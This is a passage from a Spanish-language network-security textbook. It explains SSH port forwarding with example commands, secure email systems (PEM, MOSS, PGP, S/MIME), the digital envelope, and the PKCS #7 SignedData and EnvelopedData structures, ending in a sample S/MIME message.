Los argumentos pueden ser los mismos: el nombre del servidor, "`-l` *`usuario`*" para especificar el nombre de usuario en el servidor, etc. Los programas también pueden estar configurados para utilizar distintos métodos de autenticación: el basado en los ficheros `.rhosts` y `/etc/hosts.equiv` funciona como en `rsh`/`rlogin`, y el basado en contraseña funciona como en `rlogin`. Si se utiliza autenticación del sistema cliente será preciso guardar su clave privada en algún lugar de acceso restringido. Y si la autenticación de usuario está basada en su clave pública, la clave privada correspondiente se deberá guardar protegida, normalmente cifrada con una clave simétrica derivada de una contraseña o de una *passphrase*.

La implementación original del programa `ssh`, en sus distinta versiones, admite argumentos de la forma "`-L` *`p1:adr:p2`*" y "`-R` *`p1:adr:p2`*" para especificar redirecciones TCP del puerto local (del cliente) o remoto (del servidor) *`p1`*, respectivamente, al puerto *`p2`* del ordenador *`adr`*.

Ejemplos de redirección de puertos TCP con SSH

1) Desde un ordenador llamado `cerca` podemos hacer:

```
ssh -L 5555:srv.lejos.com:23 -l admin medio
```

Si nos autenticamos correctamente, habremos establecido una conexión interactiva con el ordenador `medio` como usuario `admin`, y además, cualquier conexión al puerto 5555 de `cerca`, como ésta:

```
telnet cerca 5555
```

estará redirigida al puerto 23 (TELNET) del ordenador `srv.lejos.com` (pasando por `medio`, y con el tramo entre `cerca` y `medio` protegido con SSH).

2) Ésta sería una forma de proteger una conexión a un servidor HTTP mediante un túnel SSH, suponiendo que podamos autenticarnos ante este servidor:

```
ssh -L 5678:localhost:80 www.lejos.com
```

Un vez realizada esta operación, podemos introducir la dirección `http://localhost:5678/` en cualquier navegador web del ordenador local, y nos llevará automáticamente a la dirección `http://www.lejos.com/` con una conexión cifrada (y si en esta dirección existe una página HTML con referencias no absolutas a páginas del

mismo servidor, estas otras páginas también nos llegarán a través de SSH).

2. Correo electrónico seguro

El correo electrónico es una de las aplicaciones más utilizadas en las redes de computadores. En el caso de Internet, el protocolo sobre el que se sustenta la transferencia de mensajes, el SMTP, fue publicado en el estándar RFC 821 en 1982. Como su nombre indica, la principal característica de este protocolo es su simplicidad. Esto ha permitido que el SMTP, junto con el estándar para el formato de los mensajes (RFC 822) y la especificación MIME, sean la base tecnológica de la gran mayoría de los sistemas de correo actuales.

SMTP

SMTP es la sigla de *Simple Mail Transfer Protocol*.

MIME

MIME es la sigla de *Multipurpose Internet Mail Extensions*.

Esta gran virtud del SMTP, la simplicidad, es a su vez una fuente de muchos problemas de seguridad, ya que a un atacante puede resultarle sorprendentemente fácil capturar mensajes o enviar mensajes falsos en nombre de otros. En este apartado veremos algunas técnicas existentes para añadir seguridad al servicio de correo electrónico.

Si consideramos el correo electrónico como un protocolo de la capa de aplicación, una posibilidad para proteger los mensajes de correo sería utilizar la seguridad que pueden ofrecer las capas inferiores, como la de red o la de transporte. Por ejemplo, con el protocolo SMTP se puede negociar el uso del transporte seguro SSL/TLS, mediante un comando especial llamado `STARTTLS` (RFC 2487).

Pero en la transferencia de los mensajes pueden intervenir distintos agentes intermedios, y para realizar la comunicación segura de extremo a extremo sería necesario proteger todos los enlaces o intentar hacer una conexión directa entre el sistema del originador y los de los destinatarios. Por otro lado, la naturaleza *store-and-forward* (almacenamiento y reenvío) del servicio de correo electrónico implica que los mensajes sean vulnerables no sólo cuando se transfieren de un nodo intermedio a otro, sino también mientras están almacenados en estos nodos. Esto incluye el sistema de destino final: una vez el mensaje ha llegado al buzón del usuario, su contenido puede ser inspeccionado o modificado por terceros antes de que lo lea el destinatario legítimo, o incluso después de que ya lo haya leído.

Es por estos motivos que se han desarrollado métodos para proteger el correo electrónico en el mismo nivel de aplicación, independientemente del sistema de transporte utilizado. La idea es aplicar las funciones criptográficas necesarias al mensaje antes de entregarlo a los agentes de transferencia del servicio de correo, y éstos sólo deben hacerlo llegar a su destino de forma habitual.

De este modo, por un lado, se puede aprovechar la infraestructura de correo electrónico ya existente, sin necesidad de cambiar los servidores, etc., y por otro, la protección es efectiva durante todo el proceso, incluso mientras el mensaje esté almacenado en el buzón del destinatario.

La mayoría de los sistemas de correo electrónico seguro que se han propuesto siguen este modelo de incorporar la seguridad dentro de los propios mensajes sin modificar el protocolo de transferencia. Algunos de estos sistemas son:

- **PEM** (*Privacy Enhanced Mail*)

  Fue uno de los primeros sistemas de correo seguro que se desarrollaron: la primera versión se publicó en la especificación RFC 989. Estaba basado directamente en el estándar RFC 822, y solamente contemplaba el envío de mensajes de texto ASCII. Actualmente está en desuso, pero algunas de las técnicas que usaba se continúan utilizando actualmente en los sistemas más modernos.

- **MOSS** (*MIME Object Security Services*)

  Fue la primera especificación que utilizó el formato MIME para representar la información relacionada con la seguridad. Estaba basada en el sistema PEM, y se publicó en el documento RFC 1848.

- **PGP** (*Pretty Good Privacy*)

  Uno de los sistemas más populares para añadir confidencialidad y autenticación, no sólo al correo electrónico sino a cualquier tipo de datos. En muchos entornos es el estándar *de facto* para el intercambio seguro de información. Ha ido evolucionando y actualmente existen varias versiones, que incluyen variantes como PGP/MIME, OpenPGP y GnuPG.

- **S/MIME** (*Secure MIME*)

  Se trata de otro sistema que utiliza la tecnología MIME, en este caso basado en la sintaxis definida por el estándar PKCS #7. También dispone de una gran variedad de implementaciones disponibles.

En este apartado analizaremos algunos detalles de los sistemas S/MIME y PGP, pero antes veremos las características generales del correo electrónico seguro.

2.1. Seguridad en el correo electrónico

Cuando se añaden servicios de seguridad al correo electrónico es preciso tener en cuenta las siguientes consideraciones:

- En el correo electrónico la transmisión de mensajes se lleva a cabo de manera no interactiva, y por lo tanto no puede haber negociación de algoritmos o intercambio de claves cuando se envía un mensaje. Esto significa que posiblemente será necesario un paso adicional para obtener la clave requerida para comunicarse con un determinado corresponsal (consultar una base de datos de claves públicas, pedir al usuario que envíe su clave, etc.). Todos los sistemas de correo seguro deben prever algún mecanismo de **distribución de claves**.
- Una funcionalidad básica del correo electrónico es el envío de un mismo mensaje a **múltiples destinatarios**. Con el correo seguro, si es preciso utilizar parámetros criptográficos distintos para cada destinatario, una solución poco eficiente sería efectuar envíos separados. Pero si queremos aprovechar las capacidades de los sistemas de correo existentes, debemos utilizar una técnica que permita combinar en un solo mensaje toda la información necesaria para que pueda ser procesada por cada uno de los destinatarios.

Los servicios que proporcionan los sistemas de correo electrónico seguro son básicamente dos:

Confidencialidad. Mediante las técnicas de cifrado, se puede garantizar que un mensaje sólo podrá ser leído por sus destinatarios legítimos.

Autenticación de mensaje. Los mensajes pueden incluir un código de autenticación (un código MAC o una firma digital) para que los destinatarios puedan verificar que han sido generados por el originador auténtico, y que nadie los ha modificado o falsificado.

Cada uno de estos dos servicios puede basarse en técnicas criptográficas de clave simétrica o de clave pública.

Otros servicios

Hay otros servicios que no pueden ofrecer todos los sistemas de correo seguro: confidencialidad del flujo de tráfico (que no se sepa quién manda mensajes a quién y cuándo, y qué longitud tienen), protección contra negación de recepción (que un usuario no pueda decir que no ha recibido un mensaje, o que un tercero no pueda borrar mensajes para que el destinatario no los lea) o contra ataques de repetición de mensajes, etc.

2.1.1. Confidencialidad

Para que un originador A pueda enviar un mensaje cifrado a un destinatario B, es preciso que ambos hayan acordado el uso de una determinada **clave de intercambio** k_{AB}. Esto se puede realizar con una comunicación segura "fuera de línea" (por ejemplo, cara a cara), o bien con un mecanismo de distribución de claves.

La clave de intercambio k_{AB} puede ser una clave simétrica o una clave pública.

Si es simétrica, se puede utilizar la misma en ambos sentidos de la comunicación, de A a B y de B a A ($k_{AB} = k_{BA}$). El uso de claves de intercambio simétricas estaba contemplado en el estándar PEM, pero hoy no es muy habitual.

La situación más normal es que la clave de intercambio sea una clave pública, y entonces las claves correspondientes a un destinatario B son todas la misma: $k_{1B} = k_{2B} = k_{3B} = \ldots = k_{\text{pub}_B}$.

Para cifrar un mensaje de correo se utiliza siempre un algoritmo de cifrado de clave simétrica, dado que los de clave pública son mucho más costosos, especialmente si el mensaje es largo.

El método que se utiliza para enviar un mensaje cifrado es el llamado **sobre digital**, que consiste en:

1) Generar aleatoriamente una clave de cifrado simétrica k_S, distinta para cada mensaje. Esta clave k_S se llama **clave de cifrado de contenido** o bien, por analogía con los protocolos de transporte, **clave de sesión**.

2) Cifrar el mensaje M con esta clave simétrica y obtener $C = E(k_S, M)$.

3) Para cada destinatario B_y del mensaje, cifrar la clave de sesión con la clave pública de este destinatario y obtener $K_{B_y} = E(k_{\text{pub}_{B_y}}, k_S)$.

4) Construir un nuevo mensaje añadiendo al mensaje cifrado C todas las claves cifradas K_{B_y}.

5) Enviar a los destinatarios este mensaje (el mismo para todos).


Por lo tanto, si un mensaje confidencial se tiene que transmitir a N destinatarios, no es necesario enviar N copias del mensaje cifradas con la clave de cada uno de ellos. Se puede utilizar la misma copia para todos, con lo cual es posible aprovechar los mecanismos ya existentes para enviar un mensaje a múltiples destinatarios.

Sobre digital

El nombre de *sobre digital* proviene de la analogía con el correo tradicional: un mensaje de correo electrónico sin cifrar es como una postal, cuyo contenido puede leer todo el mundo, mientras que un mensaje cifrado de esta forma es como una carta con sobre, que sólo puede abrir la persona que figura como destinatario.

Mensajes a un único destinatario

La técnica del sobre digital se utiliza para los mensajes dirigidos a cualquier número de destinatarios, que también puede ser sólo uno.



En la recepción, cada destinatario B_y deberá seleccionar la K_{B_y} correspondiente a su clave pública, descifrarla con su clave privada $k_{\text{priv}_{B_y}}$ para obtener la clave de sesión k_S, y finalmente descifrar C con esta clave de sesión para recuperar el mensaje M.

Listas de distribución de correo

Las listas de distribución de correo son un caso especial, porque el originador de un mensaje puede no saber a qué destinatarios llegará. Una posibilidad es utilizar una única clave de intercambio simétrica, conocida por todos los miembros de la lista (con el problema que esto comporta de no garantizar la autenticidad). Otra posibilidad consiste en que el agente que expande la lista reciba los mensajes cifrados con una clave propia de la lista, y los reenvíe cifrados con las claves de cada destinatario.

2.1.2. Autenticación de mensaje

Para la autenticación de los mensajes también se pueden utilizar técnicas simétricas o de clave pública.

Las técnicas simétricas consisten en añadir al mensaje un código MAC, calculado con una clave secreta compartida con el destinatario. Esto significa que se debe calcular un código MAC distinto para cada destinatario, y además, que no hay protección contra un posible repudio por parte del originador.

Por este motivo, los sistemas de correo seguro actuales utilizan las técnicas de autenticación de clave pública, es decir, las firmas digitales.

La firma de un mensaje puede ser verificada por cualquier persona que lo reci-

ba y conozca la clave pública del firmante, y hasta puede reenviar el mensaje a otros usuarios, que también podrán comprobar su autenticidad. Y por otro lado, las firmas proporcionan el servicio de no repudio.

2.1.3. Compatibilidad con los sistemas de correo no seguro

Si queremos utilizar la infraestructura SMTP existente para el correo seguro, debemos tener presente que este protocolo impone ciertas restricciones para intentar maximizar la interoperabilidad entre las implementaciones, incluidas las más antiguas.

Algunas de estas restricciones son, por ejemplo, que en principio los mensajes sólo pueden contener caracteres ASCII, y que las líneas de los mensajes no pueden tener más de 1.000 caracteres. Actualmente muchos agentes SMTP son capaces de trabajar sin estas restricciones pero de todas formas debemos tenerlas en cuenta porque no sabemos por que implementaciones pueden pasar nuestros mensajes.

Además, SMTP define una representación para los mensajes que puede ser distinta de la representación local de cada sistema. El proceso que se encarga de enviar los mensajes tiene que transformarlos del formato local al formato SMTP en el momento de transferirlos. Y a la inversa, cuando llega un mensaje vía SMTP normalmente se convierte al formato local antes de almacenarlo en el buzón de los destinatarios.

Ejemplos de transformación a formato SMTP

Un ejemplo típico de transformación es el de los finales de línea: en SMTP se representan con los caracteres <CR><LF>, mientras que en Unix se representan solamente con <LF>.

Otro ejemplo: algunos lectores de correo en Unix, especialmente los más antiguos, interpretan que en un buzón de mensajes la secuencia de caracteres "`From `" al inicio de línea indica el inicio de un nuevo mensaje. En estos sistemas, cuando llega un mensaje que contiene esta secuencia al inicio de una línea, se añade automáticamente el carácter "`>`" delante de la línea, (los lectores de correo más modernos utilizan el campo `Content-Length` de la cabecera para saber dónde termina cada mensaje y dónde empieza el siguiente).

Por lo tanto, cuando se deben aplicar operaciones criptográficas a un mensaje, es preciso hacerlo sobre una **codificación canónica** que sea convertible al formato local de forma no ambigua.

De este modo, si tenemos que mandar un mensaje confidencial, cifraremos la forma canónica del mensaje para que cuando el receptor la descifre pueda convertirla a su formato local. Y si tenemos que calcular un código de autenticación o una firma, lo haremos también sobre la forma canónica, para que

el receptor sepa exactamente a partir de qué datos se ha generado y pueda realizar su verificación.

Cada sistema de correo seguro puede definir su codificación canónica. Por ejemplo, los sistemas basados en MIME utilizan el modelo de la especificación RFC 2049. En el correo multimedia las reglas de codificación dependen del tipo de contenido, pero en el caso de mensajes de texto, por simplicidad, lo más normal es que la codificación canónica coincida con el formato SMTP, es decir, con caracteres ASCII y con líneas acabadas en <CR><LF>.

Por otra parte, existen agentes de correo que pueden introducir modificaciones en los mensajes para adaptarlos a sus restricciones. Algunos ejemplos son: poner a 0 el 8^{avo} bit de cada carácter, cortar las líneas demasiado largas insertando finales de línea, eliminar los espacios en blanco al final de línea, convertir los tabuladores en secuencias de espacios, etc.

Dado que la información criptográfica constará en general de datos arbitrarios, debemos utilizar mecanismos de protección del contenido para garantizar que ninguna de estas modificaciones afectará a los mensajes seguros. Éste es el mismo problema que se planteó en el correo MIME para enviar contenidos multimedia, y la solución consiste en utilizar una **codificación de transferencia**, como puede ser la codificación "base 64".

Codificación base 64

La codificación base 64 consiste en representar cada grupo de 6 bits con un carácter ASCII de un juego de 64 ($2^6 = 64$), formado por las letras, los dígitos y los símbolos "+" y "/".

2.2. S/MIME

S/MIME (*Secure MIME*) es una especificación de correo seguro basada en la norma PKCS #7, que fue desarrollada inicialmente por RSA Data Security.

El sistema de correo S/MIME utiliza la técnica MIME para trasmitir mensajes protegidos criptográficamente según el formato PKCS #7.

Uso de MIME en S/MIME

Dado que se utiliza la representación MIME, S/MIME se puede integrar con otros protocolos de aplicación aparte del correo electrónico que también hacen uso de MIME como, por ejemplo, HTTP.

Durante los primeros años se elaboraron distintos borradores de la especificación S/MIME, que fueron adoptados por varios implementadores independientes. Las versiones iniciales definían dos perfiles de uso: el normal, que no era exportable fuera de los Estados Unidos, y el restringido, que imponía un límite de 40 bits secretos en las claves simétricas. Por motivos de interoperabilidad, muchos de los sistemas S/MIME que se desarrollaron seguían el perfil restringido.

En 1998 se publicaron los documentos informativos RFC 2311 y 2312, que recogen las características comunes a la mayoría de implementaciones que

existían entonces, en lo que se conoce como versión 2 de S/MIME. En esta versión ya no se hace distinción entre perfil normal o restringido.

Uso de PKCS #7 en S/MIME v2

En la versión 2 de S/MIME se utiliza PKCS #7 versión 1.5 (RFC 2315).

Algoritmos previstos en S/MIME versión 2

La versión 2 de S/MIME prevé los siguientes algoritmos criptográficos:

- Para el cifrado simétrico: Triple DES y RC2.
- Para los resúmenes de mensajes (*hash*): MD5 y SHA-1.
- Para el cifrado de clave pública: RSA.

El estándar oficial de correo seguro S/MIME es la llamada versión 3, publicada en los documentos RFC 2632–2634, de junio de 1999. Una diferencia respecto a S/MIME versión 2 es que, en lugar de utilizar directamente el estándar PKCS #7, se basa en el nuevo estándar CMS (RFC 2630). El CMS mantiene la compatibilidad con PKCS #7 pero incluye nuevos métodos para el intercambio de claves, en particular el método Diffie-Hellman (descrito en el RFC 2631).

CMS

CMS es la sigla de *Cryptographic Message Syntax*.

La versión 3 está diseñada en general para ofrecer la máxima compatibilidad posible con la versión 2. De todas formas, conviene saber que la versión 3 soporta nuevos servicios, conocidos como ESS, que incluyen:

ESS

ESS es la sigla de *Enhanced Security Services*.

- Recibos firmados.
- Etiquetas de seguridad, que dan información sobre el nivel de sensibilidad del contenido de un mensaje (según una clasificación definida por una determinada política de seguridad).
- Listas de correo seguras.
- Certificados de firma, que permiten asociar directamente una firma con el certificado necesario para validarla.

2.2.1. El formato PKCS #7

PKCS #7 es un formato para representar mensajes protegidos criptográficamente. Cuando la protección está basada en criptografía de clave pública, en PKCS #7 se utilizan certificados X.509 para garantizar la autenticidad de las claves.

La norma PKCS #7 define unas estructuras de datos para representar cada uno de los campos que forman parte de un mensaje. A la hora de intercambiar estos datos se deben codificar según las reglas especificadas por la notación ASN.1 (la misma que se utiliza para representar los certificados X.509 y las CRL).

Ésta es la estructura general de un mensaje PKCS #7, descrita con la misma notación que utilizamos para los certificados ("opc." significa opcional y "rep." significa repetible):

Campo	**Tipo**
`contentType`	identificador único
`content` (opc.)	`Data`, `SignedData`, `EnvelopedData`, `SignedAndEnvelopedData`, `DigestedData`, o `EncryptedData`

El campo `contentType` es un identificador que indica cuál de las seis estructuras posibles hay en el campo `content`. Estas estructuras son:

1) `Data`: sirve para representar datos literales, sin aplicarles ninguna protección criptográfica.

2) `SignedData`: representa datos firmados digitalmente.

3) `EnvelopedData`: representa un mensaje con sobre digital (es decir, un mensaje cifrado simétricamente al que se añade la clave simétrica cifrada con la clave pública de cada destinatario).

4) `SignedAndEnvelopedData`: representa datos firmados y "cerrados" en un sobre digital.

5) `DigestedData`: representa datos a los cuales se les añade un resumen o *hash*.

6) `EncryptedData`: representa datos cifrados con clave secreta.

El campo `content` es opcional, porque en ciertos casos existe la posibilidad de que los datos de un mensaje no estén dentro del propio mensaje, sino en algún otro lugar.

De estos seis posibles tipos de contenido, los tres últimos no se utilizan en S/MIME: para datos firmados y con sobre se utiliza una combinación de `SignedData` y `EnvelopedData`, y los mensajes que sólo contienen datos con *hash* o datos cifrados simétricamente no se envían nunca con correo electrónico seguro.

Por lo tanto, los tipos de contenido PKCS #7 que puede haber en un mensaje S/MIME son `Data`, `SignedData` o `EnvelopedData`.

1) El tipo `Data`

Si el contenido PKCS #7 es de tipo `Data`, no está estructurado de ningún modo especial, sino que simplemente consiste en una secuencia de bytes. Cuando se utiliza en S/MIME, su contenido debe ser una **parte de mensaje MIME**, con sus cabeceras y su cuerpo en forma canónica.

El tipo `Data` no aparece nunca solo en un mensaje S/MIME, sino que siempre se usa en combinación con alguno de los otros tipos PKCS #7, es decir, con `SignedData` o con `EnvelopedData`.

2) El tipo `SignedData`

El tipo `SignedData` básicamente contiene datos, representados recursivamente con otro mensaje PKCS #7, y la firma de estos datos generada por uno o más firmantes. La estructura del contenido de tipo `SignedData` es la siguiente:

Campo	Tipo
`version`	entero
`digestAlgorithms` (rep.)	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`contentInfo`	mensaje PKCS #7
`certificates` (opc. rep.)	certificado X.509
`crls` (opc. rep.)	CRL
`signerInfos` (rep.)	
`version`	entero
`issuerAndSerialNumber`	
`issuer`	DN
`serialNumber`	entero
`digestAlgorithm`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`authenticatedAttributes` (opc. rep.)	atributo X.501
`digestEncryptionAlgorithm`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`encryptedDigest`	cadena de bytes
`unauthenticatedAttributes` (opc. rep.)	atributo X.501

Algoritmos de *hash*

El campo `digestAlgorithms` aparece antes que los datos para facilitar el procesado de la estructura `SignedData` en un solo paso: sabiendo cuáles son los algoritmos de *hash*, a medida que se leen los datos se pueden ir calculando los resúmenes.

El significado de cada campo es el siguiente:

- El campo `version` indica la versión del formato de la estructura `SignedData`.
- El campo `digestAlgorithms` es una lista de los algoritmos de resumen o *hash* que han utilizado los firmantes para firmar los datos.
- El campo `contentInfo` contiene los datos que hay que firmar, rep-

resentados en forma de mensaje PKCS #7. Este mensaje normalmente será de tipo `Data` (para firmar datos literales) o de tipo `EnvelopedData` (para firmar un mensaje confidencial).

- En el campo `certificates` hay certificados o cadenas de certificados que pueden ser útiles para verificar la autenticidad de las claves públicas de los firmantes.
- En el campo `crls` aparece una lista de CRLs que se pueden usar juntamente con los certificados del campo anterior.
- El campo `signerInfos` contiene una estructura para cada firmante, con los siguientes subcampos:

– `version` indica la versión del formato de esta estructura.

– `issuerAndSerialNumber` sirve para saber cual es la clave pública del firmante. En lugar de especificar directamente la clave, se da el nombre de una CA y un número de serie de certificado. Estos datos identifican de forma única un certificado (una misma CA no puede generar dos certificados con el mismo número de serie), y en este certificado, que puede ser uno de los que hay en el campo `certificates`, debe haber la clave pública del firmante.

Identificación de las claves públicas

El método que usa PKCS #7 para identificar una clave pública, a partir de un nombre de CA y un número de serie, se definió de esta forma por compatibilidad con el sistema de correo seguro PEM.

– `digestAlgorithm` es el algoritmo de *hash* que ha usado este firmante (tiene que ser uno de los que había en el campo `digestAlgorithms` del principio).

– `authenticatedAttributes` es un conjunto de atributos que se añaden a los datos sobre los cuales se calcula la firma.

– `digestEncryptionAlgorithm` es el algoritmo con el que el firmante ha cifrado el *hash* para calcular la firma.

– `encryptedDigest` es la firma, es decir, el *hash* cifrado con la clave privada del firmante.

– `unauthenticatedAttributes` es un conjunto adicional de atributos que no intervienen en la firma.

Como podemos ver, PKCS #7 permite que cada firmante añada atributos a su firma, que pueden ser autenticados o no autenticados. Cada uno de estos atributos sigue la estructura definida en la Recomendación X.501, que simplemente consta de un nombre de atributo y de uno o más valores.

Cuando hay atributos autenticados, uno de ellos tiene que ser obligatoriamente un atributo llamado `messageDigest`, que tiene como valor el *hash* del campo `contentInfo`. En este caso, la firma se calcula a partir del *hash* de todo el subcampo `authenticatedAttributes`. De este modo se puede comprobar la autenticidad de los datos del mensaje (`contentInfo`) y del resto de atributos autenticados.

Ejemplo de atributo autenticado

Un ejemplo típico de atributo autenticado es el atributo `signingTime`, que indica cuándo se generó la firma.

Cuando no hay atributos autenticados, la firma se calcula simplemente a partir del *hash* del campo `contentInfo`.

3) El tipo `EnvelopedData`

El tipo `EnvelopedData` contiene datos con sobre digital. Los datos corresponden recursivamente a otro mensaje PKCS #7. La estructura del contenido de tipo `EnvelopedData` es la siguiente:

Campo	**Tipo**
`version`	entero
`recipientInfos` (rep.)	
`version`	entero
`issuerAndSerialNumber`	
`issuer`	DN
`serialNumber`	entero
`keyEncryptionAlgorithm`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`encryptedKey`	cadena de bytes
`encryptedContentInfo`	
`contentType`	identificador único
`contentEncryptionAlgorithm`	
`algorithm`	identificador único
`parameters`	(depende del algoritmo)
`encryptedContent` (opc.)	cadena de bytes

El significado de cada campo es el siguiente:

- El campo `version` indica la versión del formato de la estructura `EnvelopedData`.
- El campo `recipientInfos` contiene una estructura para cada destinatario del mensaje, con los siguientes subcampos:

– `version` indica la versión del formato de esta estructura.

– `issuerAndSerialNumber` sirve para saber a qué destinatario corresponde esta estructura. Cada destinatario debe buscar entre los elementos del campo `recipientInfos` el que tenga este subcampo igual a la CA y el número de serie de su certificado.

– `keyEncryptionAlgorithm` indica con qué algoritmo de clave pública se ha cifrado la clave de sesión.

– `encryptedKey` es la clave de sesión cifrada con la clave pública de este destinatario.

- En el campo `encryptedContentInfo` hay la información sobre los datos cifrados, con los siguientes subcampos:

– `contentType` indica que tipo de mensaje PKCS #7 hay en los datos cifrados: normalmente será `Data` (cuando se cifran datos literales) o

`SignedData` (cuando se cifra un mensaje firmado).

– `contentEncryptionAlgorithm` es el algoritmo simétrico con el que se han cifrado los datos (utilizando la clave de sesión).

– `encryptedContent` son los datos (es decir, un mensaje PKCS #7) cifrados.

Como hemos visto, los contenidos de tipo `SignedData` y `EnvelopedData` contienen recursivamente otros mensajes PKCS #7. La combinación que se puede encontrar en un mensaje S/MIME será una de estas cuatro:

- `SignedData`[`Data`] (mensaje con datos firmados).
- `SignedData`[`EnvelopedData`[`Data`]] (mensaje con datos cifrados y firmados).
- `EnvelopedData`[`Data`] (mensaje con datos cifrados).
- `EnvelopedData`[`SignedData`[`Data`]] (mensaje con datos firmados y cifrados).

Podemos ver, por lo tanto, que si un mensaje se tiene que firmar y cifrar, se pueden realizar las dos operaciones en cualquier orden, según interese. Por ejemplo, firmar primero y cifrar después permite que el destinatario guarde el mensaje descifrado para verificaciones posteriores, posiblemente por parte de terceros. Cifrar primero y firmar después permite verificar la autenticidad de un mensaje sin necesidad de descifrarlo.

2.2.2. Formato de los mensajes S/MIME

Un mensaje S/MIME es un mensaje MIME con las siguientes características:

- Su tipo de contenido (campo `Content-Type` de la cabecera MIME) es "`application/pkcs7-mime`".
- En su cuerpo hay una estructura PKCS #7 codificada según la notación ASN.1.

Para los mensajes S/MIME que sólo estén firmados existe una representación alternativa, llamada **firma en claro**, que veremos más adelante.

Compatibilidad con versiones anteriores de S/MIME

Para los tipos de contenido, como "`pkcs7-mime`" y otros que veremos a continuación, las primeras versiones de S/MIME utilizaban nombres que empezaban por "`x-`".

En las versiones experimentales de algunos protocolos es habitual utilizar un prefijo como éste para representar valores que aún no están estandarizados. Por compati-

bilidad con estas versiones, las aplicaciones de correo S/MIME deberían tomar en consideración los nombres antiguos equivalentes a los nombres sin prefijo, como por ejemplo:

Nombre antiguo	Nombre actual
`x-pkcs7-mime`	`pkcs7-mime`
`x-pkcs7-signature`	`pkcs7-signature`
`x-pkcs10`	`pkcs10`

La cabecera MIME `Content-Type`, además del valor "`application/pkcs7-mime`", debe tener al menos uno de estos dos parámetros:

- `smime-type`: indica el tipo de contenido PKCS #7 que hay en el cuerpo del mensaje.
- `name`: indica un nombre del fichero asociado al contenido del mensaje.

Fichero asociado a un mensaje S/MIME

El parámetro `name` sirve para mantener la compatibilidad con las primeras versiones de S/MIME, en las cuales no estaba definido el parámetro `smime-type`. En estas versiones, la especificación del tipo de contenido PKCS #7 se realizaba con la extensión de un nombre de fichero. La parte del nombre que haya antes de la extensión es indiferente, pero por convencionalmente suele ser "`smime`".

Para especificar este nombre de fichero se puede utilizar el parámetro `name` de la cabecera `Content-Type`, y también el parámetro `filename` de la cabecera MIME `Content-Disposition` (definida en la especificación RFC 2183), con el valor de esta cabecera igual a "`attachment`".

Además, dado que el cuerpo del mensaje son datos binarios (la representación ASN.1 de una estructura PKCS #7), normalmente habrá una cabecera `Content-Transfer-Encoding` con valor "`base64`" para indicar que estos datos están codificados en base 64.

Existen tres formatos básicos de mensajes S/MIME: los mensajes con sobre digital, los mensajes firmados, y los mensajes firmados en claro.

1) Mensajes S/MIME con sobre digital

Un mensaje S/MIME con sobre digital tiene las siguientes características:

- En el cuerpo del mensaje hay una estructura PKCS #7 con tipo de contenido `EnvelopedData`.
- El valor del parámetro `smime-type` es "`enveloped-data`".
- Si se especifica un nombre de fichero asociado, su extensión es `.p7m` (por ejemplo, "`smime.p7m`").

Mensajes firmados y cifrados

El contenido `EnvelopedData` que hay en un mensaje S/MIME con sobre digital puede contener una estructura `SignedData`: entonces se trata de un mensaje firmado y cifrado.

Éste es un ejemplo de mensaje S/MIME con sobre digital:

```
Date: Mon, 1 Mar 2004 11:46:10 +0100
From: usuario-1@uoc.edu
Subject: Ejemplo 1
To: usuario-2@uoc.edu
MIME-Version: 1.0
Content-Type: application/pkcs7-mime; smime-type=enveloped-data;
        name="smime.p7m"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7m"

MIAGCSqGSIb3DQEHA6CAMIACAQAxgDBzAgEAMC8wKjELMAkGA1UEBhMCRVMxDDAKBgNVBAoT
A1VPQzENMAsGA1UEAxMEQ0EtMQIBBjANBgkqhkiG9w0BAQEFAAQuCYHs970aZmmqKTr3gemZ
LzHVtB266O/TrIv4shSvos8Ko8mUSQGov0JSIugmeDBzAgEAMC8wKjELMAkGA1UEBhMCRVMx
DDAKBgNVBAoTA1VPQzENMAsGA1UEAxMEQ0EtMQIBBzANBgkqhkiG9w0BAQEFAAQuC14oIhps
+mh8Wxp79A81uv2ltG3vt6J9UdJQcrDL92wD/jpw1IKpoR224LT4PQAAMIAGCSqGSIb3DQEH
ATARBgUrDgMCBwQIZbTj6XqCRkGggARAF8K8apgPtK7JPS1OaxfHMDXYTdEG92QXfAdTPetA
FGuPfxpJrQwX2omWuodVxP7PnWT2N5KwE1oc6faJY/zG0AAAAAAAAAAAAA=
```

2) Mensajes S/MIME firmados

Un mensaje S/MIME firmado tiene un formato análogo al de los mensajes con sobre digital. Sus características son:

- En el cuerpo del mensaje hay una estructura PKCS #7 con tipo de contenido `SignedData`.
- El valor del parámetro `smime-type` es "`signed-data`".
- Si se especifica un nombre de fichero asociado, su extensión es la misma que en los mensajes con sobre digital, es decir `.p7m` (por ejemplo, "`smime.p7m`").

Mensajes cifrados y firmados

El contenido `SignedData` que hay en un mensaje S/MIME firmado puede contener una estructura `Enveloped`: entonces se trata de un mensaje cifrado y firmado.

Este es un ejemplo de mensaje S/MIME firmado:

```
